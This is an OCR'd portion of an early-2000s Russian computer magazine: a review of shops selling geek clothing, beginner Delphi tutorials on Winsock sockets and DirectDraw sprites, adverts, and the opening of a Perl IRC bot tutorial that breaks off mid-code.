БАЗОВЫЙ	150	800	0,10
АКТИВНЫЙ	270	2000	0,06
ПРОФЕССИОНАЛЬНЫЙ	400	4400	0,04

Лицензии Минсвязи РФ: №17740, №17249, №8462, №12235

Цены указаны в долларах США без учета НДС и НП. Оплата производится по курсу ЦБ РФ на день платежа.

753 8282 **WWW . TOCHKA . RU**

HACKWEAR, ИЛИ КАК ОДЕТЬСЯ ХАЦКЕРУ

LuidZy и C. Jay

Geekstuff

Ну что ж, приступим. Первый магазин, который мы решили включить в статью, называется Geekstuff (geekstuff.com). Впервые зайдя на страничку этого проекта, понимаешь, что авторы не особо утруждали себя работой над дезигном сайта. "Может быть, это и правильно - ведь это же интернет-магазин. Ставка наверняка делалась на выбор одежды", - сказали мы себе, надеясь в дальнейшем увидеть действительно широкий ассортимент и качественную продукцию. Но не тут-то было: зашли в раздел, где были выставлены на продажу футболки, и в нашем броузере появилось всего шесть футболок :(. И все они для кодеров и для линуксоидов. Да, широтой ассортимента, как мы смели предположить, данный проект не обладал. Что касается головных уборов, а именно бейсболок, то их здесь имеется достаточное количество для того, чтобы сделать выбор (5 различных моделей). Единственная вещь, которая порадовала нас (да и которая, скорее всего, порадует многих людей, которые кодят на Перле) - это размещение на сайте этого проекта "фирменной" одежды клуба юзверей Перла, именующегося Perl Mongers (типа Торговцы Перлом). Одежды от этого клуба также немного: две футболки и две бейсболки. Но по качеству они намного лучше, чем ранее представленные нами футболки. Любой кодер Перла будет выглядеть в них просто великолепно :). Что касается цен, то средняя цена за футболку - 15 бакинских, за бейсболку - столько же. Доставка в Россию, разумеется, почтой.

ПЛЮСЫ: эксклюзивная продукция от клуба Perl Mongers, прикольные бейсболки.

МИНУСЫ: мало футболок, нет теплых вещей.

LinuxShop

Следующий проект, о котором пойдет речь, носит скромное название LinuxShop (linuxshop.ru). Сайт сделан грамотно, что, конечно же, не может не радовать нас, тем более, что это российский интернет-магазин. На фоне с предыдущим он выглядит довольно-таки прилично. Да и что касается одежды (футболки, бейсболки) - выбор будет действительно побольше. Всего в ассортименте этого магаза представлено около 45 футболок и всего лишь одна бейсболка. Также можем сказать, что магазин не останавливается на достигнутом и постоянно увеличивает количество своей "продукции". Ты, наверное, скажешь: "Посмотрите на название этого проекта - LinuxShop! Я ведь не линуксоид, и мне тут делать нечего!". И ты ошибешься, так как в этом магазине ты наверняка найдешь себе что-нибудь по душе. Предлагаются футболки по следующим тематикам: операционные системы, философия Open Source, кодинг, serious fun (этот раздел радует нас в особенности :). Также недавно был добавлен раздел с так называемыми High quality T-shirts (высококачественными футболками). Если говорить о самом волнующем для тебя моменте - о цене всех этих футболок, то нельзя назвать цены очень-то высокими: 250 русских тугриков за футболку - это вполне разумно! Учитывая то, что если ты живешь в столице - то доставят тебе твою покупку прямо домой в целости и сохранности совершенно бесплатно. Ну а если ты живешь в другом городе, то жди посылку.

Если тебя порадовал этот проект, тогда смело набивай в своем броузере linuxshop.ru и делай свой выбор! Кстати, главред X, SINtez, - один из постоянных клиентов этого магазина.

ПЛЮСЫ: есть из чего выбирать, невысокие цены.

МИНУСЫ: в ассортименте нет теплой одежды, скудный выбор головных уборов

ThinkGeek

Напоследок мы расскажем тебе еще об одном проекте, который мы были просто обязаны включить в наш превю. Почему обязаны? Все это лишь потому, что по сравнению со своими конкурентами этот магазин является явным фаворитом. Здесь все сделано "как надо": впечатляет и сайт (thinkgeek.com), и сама одежда, которой здесь ты найдешь великое множество. Вот на этом давай остановимся поподробнее. Магазин разделен на шесть виртуальных отделов: футболки, одежда для работы, одежда для девушек (для девушек-хакеров, разумеется :), теплая одежда, головные уборы, одежда для детей. Кроме того, раздел футболки имеет еще пять подразделов (футболки для кодеров, хакеров, админов, вебмастеров и т.д.). Также мы были приятно удивлены тем, что в продаже присутствуют галстуки околохакерской тематики!!! В каждом разделе ты найдешь около десяти различных товаров! Теперь пораскинь своими мозгами и посчитай, какой ассортимент получается у этого магазина... Нехило выходит. Да, что сказать, ребята постарались. Цены на все ЭТО варьируются от 15 до 25 условных единиц. Доставка - почтой. Если выбор одежды в ранее представленных нами интернет-магазинах показался тебе скудным, то этот проект создан специально для тебя. Так что не отчаивайся и заходит на thinkgeek.com, и ты обязательно найдешь что-нибудь подходящее для себя!

ПЛЮСЫ: огромнейший выбор, присутствует теплая одежда.

МИНУСЫ: высокие цены.

Апдейт

"Эх, ребята, клевая получилась статья, но написали далеко не про все", - сказал Синтез и застучал по клавиатуре. Этот абзац от него.

Итак, забыли ErrorWear (www.errorwear.com) - офигенный магазин по продаже маек с различными компьютерными ошибками. Всякие Error 404 - слив, это нам не нужно, а вот Blue Screen Of Death (синий экран смерти) - это офигенно. "Как они его запринтскринили? Из-под VMWare что ли?" - спрашивал я Центнера. "Тормоз! Они его в Фотошопе нарисовали!" - ответил он мне :).

Дальше, майки и футболки от Cult of Death Cow никому что ли не нужны? Нужны? Тогда открываем для себя самый элитный магазин хакерской одежды - Jinx Hackwear (www.jinxhackwear.com). О, да! Здесь есть все! Как тебе, например, маечка с надписью "IRC Junkie"? :). Ну и, конечно же, здесь классическое "Got root?" от шапок до толстовок с капюшоном. Ну и на закуску: NerdGear (nerdgear.zoovy.com) - магазин для ботанов (Nerd с английского сленга - ботан, компьютерщик). Особая фишка - майка "Gates - Know Thy Enemy" с фоткой Билли. Плюс магазин Geekgarb (www.geekgarb.com), где можно прикупить маечку со значком ICQ (для фанатов Мирабилиса :). Все, занавес!

Outro

Ну вот и все то, о чем мы собирались поведать тебе в этой статье. Теперь дело осталось за тобой. Выбери себе клевый прикид, но только смотри не перестарайся :).

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

DELPHI
Сетевеая библиотека Winsock

DРабота с сетью через компоненты Delphi очень удобна и достаточно проста, но слишком уж медленна. Это можно исправить, если напрямую обращаться к сетевой библиотеке окошек - Winsock. Сегодня мы познакомимся с ее основами и потом сможем создать самый быстрый в мире сканер портов :). Да, ты почти дождался этого момента. Тот сканер, который я тебе показывал, был очень хорошим, но слишком медленным. Новый вариант будет самым быстрым в мире, но напишем мы его в следующий раз, а сегодня теория.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Что такое Winsock

Библиотека Winsock состоит из одного лишь файла Winsock.dll. Она очень хорошо подходит для создания простых приложений, потому что в ней реализованы все необходимые функции для создания соединения и приема/передачи файлов. Зато сниффер создавать даже не пытайся. В winsock нет ничего для доступа к заголовкам пакетов. MS обещала встроить эти необходимые продвинутому челу вещи в winsock2, но, как всегда, прокатила нас задницей по наждачной бумаге :) и сказала, мол, обойдемся.

Чем хороша эта библиотека, так это тем, что все ее функции одинаковы для многих платформ и языков программирования. Так, например, когда мы напишем сканер портов, его легко можно будет перенести на язык C/C++ и даже написать что-то подобное в *nix, потому что там сетевые функции называются так же и имеют практически те же параметры. Разница между сетевой библиотекой Windows и Linux минимальна, хотя и есть. Но так и должно быть, ведь Билл не может по-человечески, и ему обязательно надо выпендриться.

Сразу же предупрежу, что мы будем изучать winsock2, а Delphi поддерживает только первую версию. Чтобы он смог увидеть вторую, нужно скачать заголовочные файлы для 2-й версии (это можно сделать с моего сайта в разделе "download" -> "Заголовочные файлы").

Вся работа сетевой библиотеки построена вокруг понятия socket - это как бы виртуальный сетевой канал. Для соединения с сервером ты должен подготовить такой канал к работе и потом можешь соединяться на любой порт серванта. Все это лучше всего увидеть на практике, но я попробую дать тебе сейчас общий алгоритм работы с сокетами:

1. Инициализируем библиотеку WinSock.
2. Инициализируем socket (канал для связи). После инициализации у нас должна быть переменная, указывающая на новый канал. Созданный socket - это, можно сказать, что открытый порт на твоем компе. Порты есть не только на серванте, но и у тебя, и когда происходит передача данных между компами, то она происходит между сетевыми портами.
3. Можно присоединяться к серверу. В каждой функции для работы с сетью первым параметром обязательно указывается переменная, указывающая на созданный канал, через который будет происходить соединение.

Стартуем winsock

Самое первое, что надо сделать - стартануть библиотеку (для юниксоидов это не нужно делать). Для этого нужно вызвать функцию WSAStartup. У нее есть два параметра:

1. Версия winsock, которую мы хотим стартануть. Для версии 1.0 нужно указать MAKEWORD(1,0), но нам нужна вторая, значит, будем указывать MAKEWORD(2,0).
2. Структура типа TWSADATA, в которой будет возвращена информация о найденном winsock.

Теперь узнаем, как нужно закрывать библиотеку. Для этого нужно вызвать функцию WSACleanup, у которой нет параметров. В принципе, если ты не закроешь Winsock, то ничего критического не произойдет. После выхода из программы все само закроется, просто освобождение ненужного сразу после использования является хорошим тоном в кодинге.

Первый пример


Давай сразу напишем пример, который будет инициализировать Winsock и выводить на экран информацию о нем. Создай в Delphi новый проект. Теперь к нему надо подключить заголовочные файлы winsock 2-й версии. Для этого надо перейти в раздел uses и добавить туда модуль winsock2.

Если ты попробуешь сейчас скомпилировать этот пустой проект, то Delphi проругается на добавленный модуль. Это потому, что он не может найти сами файлы. Если ты скачал заголовочные файлы Winsock2 с моего сайта, то можно поступить двумя способами:

1. Сохранить новый проект в какую-нибудь диру и туда же забросить файлы WinSock2.pas, ws2tcpip.inc, wsipx.inc, wsnwlink.inc и wsnetbs.inc. Неудобство этого способа - в каждый проект, использующий Winsock2, надо забрасывать заголовочные файлы.
2. Можно забросить эти файлы в диру Delphi\Lib, и тогда уж точно любой проект найдет их.

Шкодим

Теперь создай форму, хоть чем-то похожую на рисунок 1. После этого создай обработчик события OnClick для кнопки и напиши там следующий текст:




Форма будущей проги

NEXT

СЕТЕВЕАЯ БИБЛИОТЕКА WINSOCK


Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online




```
procedure TForm1.Button1Click(Sender: TObject);
var
 info:TWSADATA;
begin
 WSAStartup(MAKEWORD(2,0), info);

 VersionEdit.Text:=IntToStr(info.wVersion);
 DescriptionEdit.Text:=info.szDescription;
 SystemStatusEdit.Text:=info.szSystemStatus;

 WSACleanup;
end;
```



Пример работы проги

В самом начале я стартую winsock с помощью WSAStartup. В нем я запрашиваю 2-ю версию, а информация о текущем состоянии мне будет возвращена в структуру info. После этого я вывожу полученную инфу для всеобщего просмотра.

При выводе информации о версии у меня есть небольшая проблема, потому что свойство wVersion структуры info имеет числовой тип, а для вывода мне надо преобразовать его в строку. Для этого я выполняю преобразование с помощью IntToStr.

Подготовка разъема

Прежде чем производить коннект к серверу, надо еще подготовить sock-et к работе. Этим и займемся. Для подготовки нужно выполнить функцию socket, у которой есть три параметра:

1. Тип используемой адресации. Нас интересует Инет, поэтому мы будем указывать PF_INET или AF_INET. Как видишь, оба значения очень похожи и показывают одну и ту же адресацию, только в первом случае работа будет синхронной, а во втором асинхронной.

2. Базовый протокол. Здесь мы должны указать, на основе какого протокола будет происходить работа. Если ты регулярно читаешь Х и рубрику "Кодинг", то должен знать, что существует два базовых протокола - TCP (с надежным соединением) и UDP (не производящий соединений, а просто выплевывающий данные в порт). Для TCP в этом параметре надо указать SOCK_STREAM, а если нужен UDP, то указывай SOCK_DGRAM.

3. Вот здесь мы можем указывать, какой конкретно протокол нас интересует. Возможных значений тут немерено (например, IPPROTO_IP, IPPORT_ECHO, IPPORT_FTP и т.д.). Если хочешь увидеть все, то открывай файл winsock2.pas и запускай поиск по IPPORT_, и все что ты найдешь - это и будут возможные протоколы.

Синхронность/асинхронность

Теперь я хочу тебя познакомить с синхронностью и асинхронностью работы порта. Разница в этих двух режимах следующая.

Синхронная работа: когда ты вызываешь функцию, то программа останавливается и ждет полного ее выполнения. Допустим, что ты запросил коннект с сервером. Прога тут же тормозит и ждет, пока не произойдет коннект или ошибка.

Асинхронная работа: при этом режиме программа не спотыкается о каждую сетевую функцию. Допустим, что ты запросил все тот же коннект с сервером. Твоя прога посылает запрос на соединение и тут же продолжает выполнять следующие действия, не дожидаясь физического контакта с сервантом. Это очень удобно (но тяжело в кодинге), потому что можно использовать время, пока произойдет контакт, в своих целях. Единственное, что ты не можешь делать - вызывать сетевые функции, пока не произойдет реального физического контакта. Недостаток в том, что самому приходится следить за тем, когда закончится выполнение функции и можно будет дальше работать с сетью.

Полный коннект

Сокет готов, а значит, можно произвести соединение с сервером. Для этого в библиотеки winsock есть функция connect. У этой функции есть три параметра:

1. Переменная-сокет, которую мы получили после вызова функции socket.
2. Структура типа TSockAddr.
3. Размер структуры, указанной во втором параметре. Для того чтобы узнать размер, можно воспользоваться функцией SizeOf и указать в качестве параметра структуру.

Структура TSockAddr очень сложная, и описывать ее полностью нет смысла. Лучше мы познакомимся с нею на практике, а пока я покажу только основные поля, которые должны быть заполнены.

sin_family - семейство используемой адресации. Здесь нужно указывать то же, что указывали в первом параметре при создании сокета (для нас это PF_INET или AF_INET).

sin_addr - адрес сервера, куда мы хотим присоединиться.

sin_port - порт, на который мы хотим приконнектиться.

На деле это будет выглядеть так:


```
var
 addr: TSockAddr;
begin
 addr.sin_family := AF_INET;
 addr.sin_addr := ServerName;
 addr.sin_port := htons(21);
 connect(FSocket, @addr, sizeof(addr));
end;
```

Shutdown

Ну и напоследок - функция для закрытия соединения - closesocket. В качестве параметра нужно указать переменную-сокет.

На сегодня я думаю закончить, а в следующий раз мы углубимся в сетевой кодинг и уже скоро напишем долгожданный мегабыстрый сканер портов. Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "Кодинг" меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.



Программирование графики
Вывод спрайтов

Основа любой двухмерной графики - спрайты, т.е. простые графические картинки любого формата. Если ты хоть немного следишь за игровым миром, то должен уже слышать такое понятие, как спрайтовая графика. Практически любая прога двухмерной графики использует графические файлы для вывода какого-нибудь изображения на экран.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

Теория спрайтов

До появления 3D ускорителей спрайтовая графика была единственным способом создания игр. Даже самый знаменитый и на первый взгляд трехмерный Doom был полностью двухмерным и напичкан спрайтами. Все монстры - это просто заранее подготовленные картинки, а такие вещи, как оружие или аптечки, вообще не знали о существовании третьего измерения. Работа со спрайтами похожа на мультипликацию, ты просто подготавливаешь изображение какого-нибудь предмета в разных плоскостях и потом выводишь их на экран в зависимости от ситуации.

Спрайтовая анимация самолета

Посмотри на рисунок 1. На нем показана вполне реальная последовательность спрайтов. Если последовательно воспроизвести каждый из спрайтов, то может возникнуть ощущение трехмерности самолета, который наклоняется в твою сторону. А если еще и постепенно двигать эти картинки по ходу движения самолета, то можно окончательно обмануть твое зрение. Хорошо прорисованные спрайты могут создать ощущение реального мира. Если ты хоть иногда используешь свой комп для игр, то ты понимаешь, о чем я говорю.

Подготавливаем картинку

Сегодня мы пока еще не будем создавать анимации, но простую статическую картинку выведем на экран. На рисунке 2 ты можешь увидеть подготовленное мною изображение.

Ты можешь создать любую другую картинку, но помни, что она должна умещаться в пределы экрана. Если хотя бы один пиксель не поместится, то изображение не будет выведено на экран.

Для начала вспомним предыдущий урок. На нем мы создали первое полноэкранное DirectX приложение и научились создавать главную поверхность, на которой можно рисовать. Напоминаю, что поверхность - это просто область памяти. Эта область может находиться как в памяти видеокарты, так и в оперативке. Первичная поверхность всегда находится в памяти видюхи, и все, что отображено на ней, сразу отображается на мониторе. Запись в эту поверхность равносильна рисованию по самому экрану.

Изображение для вывода на экран

Ты можешь создавать дополнительные поверхности и хранить в них что угодно, ведь это простая память, и она уже не влияет на содержимое экрана. Так почему бы не загрузить туда нашу картинку? В этом случае мы сможем обращаться к ней средствами DirectDraw, которые могут работать с ускорителями и выполнять любые операции над поверхностями намного быстрее.

Поверхность для картинки

Для начала открой проект, созданный в предыдущем номере Х, сейчас мы его доработаем. Перемещаемся в раздел var и рядом с объявлением первичной поверхности описываем еще одну:

```
FImageSurface: IDirectDrawSurface7;
```

Прежде чем использовать ее, очень хорошим тоном было бы сначала обнулить нашу переменную. Для этого переходим туда, где начинается код нашей программы, и присваиваем переменной FimageSurface значение nil.

А почему я присвоил nil, а не простой 0 (ноль)? Ноль мы можем присваивать числовым переменным, а переменные объекта - это не числа. На самом деле это указатели на область памяти, где расположен сам

NEXT

Horrific aka Фленов Михаил (smirnandr@mail.ru)
www.cydsoft.com/vr-online

объект. Когда ты его создаешь, то выделяется необходимая для хранения объекта память и переменной присваивается только ссылка. Когда ты уничтожаешь объект, память освобождается и ссылка обнуляется.

Загрузка изображения

Теперь загрузим наше изображение из простого файла. По идее, сначала мы должны создать поверхность, потом открыть файл и, считывая оттуда данные, записывать их в поверхность. Но это только по идее, потому что если ты качал заголовочные файлы для DirectX с моего сайта, то весь этот процесс выполняется за одну строчку.

Вместе с заголовочными файлами ты можешь найти файл ddutil.pas. В нем уже реализовано много стандартных операций, которые могут тебе понадобиться, в том числе и загрузка изображения. Сразу хочу сказать, что модуль написан не мной и не Васей Пупкиным, а всеми нелюбимой корпорашкой MS, так что его реализация есть и для языков C/C++.

Перейди в раздел uses и добавь туда имя этого модуля. Теперь можно загружать что угодно. После создания первичной поверхности и перед циклом обработки сообщений напиши следующее:

```
FImageSurface := DDLoadBitmap(FDirectDraw, '1.bmp', 0, 0);
```

Здесь я вызываю функцию DDLoadBitmap, которая описана в модуле ddutil.pas. У нее четыре параметра:

1. Уже созданный объект DirectDraw.
2 Имя (если надо, то и путь) файла. Если путь не указывать, то изображение должно лежать в той же директории, что и запускной файл.
3, 4. Последние два параметра - это желаемые ширина и высота картинки. Если ты укажешь здесь какие-нибудь значения, отличные от нуля, то картинка будет приведена именно к этим размерам. Если указать нули, то будут использоваться реальные размеры изображения.

Я специально не создавал поверхность FimageSurface вручную (не вызывал явно метод CreateSurface), потому что если это необходимо, то DDLoadBitmap сама проинициализирует ее. Ручной труд тут уместен, только если ты хочешь создать что-то специфическое, а нас пока устроят и значения по умолчанию.

Обрисуем всю планету

Изображение готово, и можно приступать к его выводу на экран. Это желательно делать по событию системы WM_PAINT, которое происходит при необходимости прорисовать окно.

```
if msg=WM_PAINT then
 begin
  // Обнуляю структуру bltfx
  ZeroMemory(@bltfx, SizeOf(bltfx));
  //Заполняю ее размер
  bltfx.dwSize := sizeof(bltfx);
  //Цвет заливки
  bltfx.dwFillColor := 0;
  //Закрашиваю фон
  FPrimarySurface.Blt(nil, nil, nil, DDBLT_COLORFILL or DDBLT_WAIT, @bltfx);

  //Вывожу на экран изображение
  FPrimarySurface.BltFast (175, 75, FImageSurface, nil, DDBLTFAST_WAIT);
 end;
```

Давай разберемся с этим текстом. Первым делом я заполняю структуру bltfx, которая у меня объявлена в разделе var в виде типа TDDBLTFX. Это очень сложная структура, которая используется при вызове функции поверхности Blt, которая тоже, в свою очередь, достаточно сложная и имеет множество возможностей.

Сегодня мы познакомимся с одной из возможностей функции Blt - очистка экрана. Для этого в структуре bltfx надо заполнить только два значения - dwSize (размер структуры заполняется всегда) и dwFillColor (цвет заливки).

Когда структура готова, можно вызывать функцию (точнее сказать, даже метод объекта поверхности) Blt. У метода есть 5 параметров:

1. Область приемника, на которой надо рисовать (если nil, то рисуется на всей поверхности).
2. Поверхность источника (мы не копируем поверхность, а только закрашиваем, поэтому у меня nil).
3. Область источника, которая должна скопироваться (если nil, то копируется вся поверхность).
4. Флаги, которыми указывается, что должна сделать функция. Здесь я указываю DDBLT_COLORFILL - указывает на необходимость закрасить выбранную область указанным цветом. А также DDBLT_WAIT - указывает на то, что если вывод сейчас невозможен, то подождать.
5. Структура, в которой хранятся необходимые параметры, в данном случае цвет заливки.

Среди параметров есть размеры источника и приемника (откуда копируем и куда), а вот поверхность указывается только источника. Из-за этого может возникнуть вопрос: "А куда происходит копирование?". Все очень просто, копироваться будет в ту поверхность, которая вызвала этот метод, в данном случае в первичную (FPrimarySurface.Blt).

После выполнения этой функции наша первичная поверхность (FprimarySurface) очищается черным цветом. Теперь мы готовы перенести наше изображение из поверхности FimageSurface на первичную.

Если ты внимательно посмотрел на параметры метода Blt, то, наверно, заметил, что с помощью нее можно и копировать поверхности. Для этого в качестве второго параметра нужно только указать копируемую поверхность. Но я воспользовался более простой и более быстрой реализацией BltFast. Но это уже совершенно другая история, с которой мы разберемся в следующий раз.


Shutdown

На этом сегодняшний пример можно закончить. В следующий раз я продолжу рассказ про вывод изображений на экран, потому что тут есть очень много интересных и хитрых приемов.

Исходники примера, как всегда, можно скачать с моего сайта www.cydsoft.com/vr-online после выхода этого номера в свет.

P.S. У меня к тебе просьба, на сто баксов :). Не пиши мне большие письма. После появления рубрики "кодинг" меня каждый день валят вопросами. Я не в состоянии всем рассказывать то, о чем пишут книги. Я могу что-то подсказать, где-то помочь, но не больше. А просьбы типа помоги написать прогу - вообще нереальны. Я отвечаю только на те вопросы, где ответ займет несколько строчек. Целые лекции по мылу я разводить не могу. Я бы с удовольствием помог всем, но это НЕВОЗМОЖНО. Вас слишком много, а я один :(((. Поэтому лучше разбей свой вопрос на несколько маленьких и спрашивай постепенно, а не все сразу.

STAR WARS
EPISODE II
NOKIA
3410
Открой в себе силу!
Он находчив.
Он независим.
Он окружен ореолом тайны.
А ты?
Приходи в кинотеатр на «Звездные войны. Эпизод II» и ты увидишь бесподобного Джанго Фэтта!
NOKIA
STAR WARS
Nokia Corporation 2001. Все права защищены. Nokia и Nokia Connecting People являются зарегистрированными торговыми марками корпорации Nokia. Возможности приобретения конкретных изделий или услуг зависят от региона. Соответствующую информацию можно получить у местного дилера корпорации Nokia. Сведения о предоставлении услуг WAP можно получить у сетевого оператора или поставщика услуг WAP. Товар сертифицирован.
NOKIA
CONNECTING PEOPLE
www.nokia.com.ru



forb (forb@kamensk.ru)

Пишем своего eggdrop`a IRC-маньякам посвящается

Любая задача программиста решается не сразу на компьютере в каком-либо редакторе: будь то Delphi или обычный Basic... Структурированное программирование облегчает жизнь не только самим программистам, но и пользователю, и его компьютеру, так как обращение к ОДНОЙ процедуре НЕСКОЛЬКО раз занимает гораздо меньше времени и программа весит намного меньше. У тебя два выбора: либо писать программу в лоб (легко запутаться и некоторые элементы будут повторяться несколько раз, что приводит к засорению программы дубликатными строками кода), либо же программировать структурированно (используя процедуры, модули, функции...). Современные языки высокого уровня поддерживают такие возможности.

forb (forb@kamensk.ru)

**Настоящий программист должен придерживаться двух основных правил:
а) сложные задачи превращать в несколько простых;
б) разбивать сложную программу на несколько простых и понятных блоков (модулей).**
Из теории...

Задача

Чем мы сегодня займемся? Создадим искусственный интеллект, то бишь своего бота для IRC (небольшое подобие eggdrop ;)). Если ты IRC-мэн и зависаешь там часами - ты меня поймешь. Если ты не знаешь, что такое IRC, то скорее трави своего ослика IE на http://www.irc.ru - там тебе помогут разобраться с данной проблемой :).

Принцип работы бота

Если ты немного знаешь протокол TCP, то ты в курсе, что IRC - это вид сервиса, сидит, как правило, на 6667 порту и ждет в гости чатлан ;). После успешного коннекта клиент (mIRC, Pirch, BitchX, etc...) передает твои nick, ident, username и пароль на подключение (если он нужен), и демон впускает тебя на IRC-просторы, периодически посылая PING и ожидая в ответ PONG, тем самым проверяя тебя на живучесть... Эта особенность очень важна, т.к. если твой бот не отпингуется по истечении 90 секунд - сервер его просто отключит с резоном Ping timeout.

Для написания бота используем язык Perl - жемчужина, содержащая регулярные выражения и стоящая почти на любой Linux-машине... Официальный сайт языка http://www.perl.com, эмулятор под форточки можно слить с http://www.activeperl.com.

Святая святых - конфиг файл для бота

В файле bot.conf определим важные переменные, которые будут использоваться в самом коде. Я реализовал самый простой вариант - перловый файл, который читается в начале работы основного файла. В нем определяем такие переменные, как:

$module_path - директория модулей, относительно главного файла либо относительно корня.
@modules - массив содержащий имена твоих "irc-модулей", которые будут использоваться ботом, например **(@modules=('server','irc');)**

Переменные модуля server:
$host, $port - хост и порт IRC-сервера.
$botnick, $username, $infoname, $serverpass - ник, идент и информация о боте, пароль для коннекта на сервер (если нужен).

Переменные модуля IRC:
@channels - массив, содержащий каналы, на которые будет джойниться бот (первый из них - канал по умолчанию).

Пишем главный файл - bot.pl

Задача главного файла - объявить все модули и файлы, которые будут загружены в память, и запустить процедуру порождения сокета. Он выглядит примерно так:

```
#!/usr/bin/perl
use Socket;
# Используем модуль Socket для подключения к irc
use IO::Handle;
# А также модуль handle, чтобы отключить буферизацию
$config=$ARGV[0] || 'bot.conf';
# Конфиг файл для бота (вводится через параметр скрипта либо берется конкретно bot.conf
do $config; # Перечитываем конфиг файл
foreach (@modules) {
chomp;
# Для каждого модуля: удаляем символ перехода строки в имени модуля
require $module_path.$_.'.pl';
# И выполняем этот модуль
}
&init;
# Переходим на процедуру порождения сокета (см. модуль server)
```

Модули бота

В этой статье я распишу 2 модуля для твоего бота: server и irc. Server - работает конкретно с локальной машиной и созданным сокетом, Irc - с irc-командами.

```
## server.pl ##

#!/usr/bin/perl
print "Plug in Server module...\n";

sub init {  # Главная процедура программы
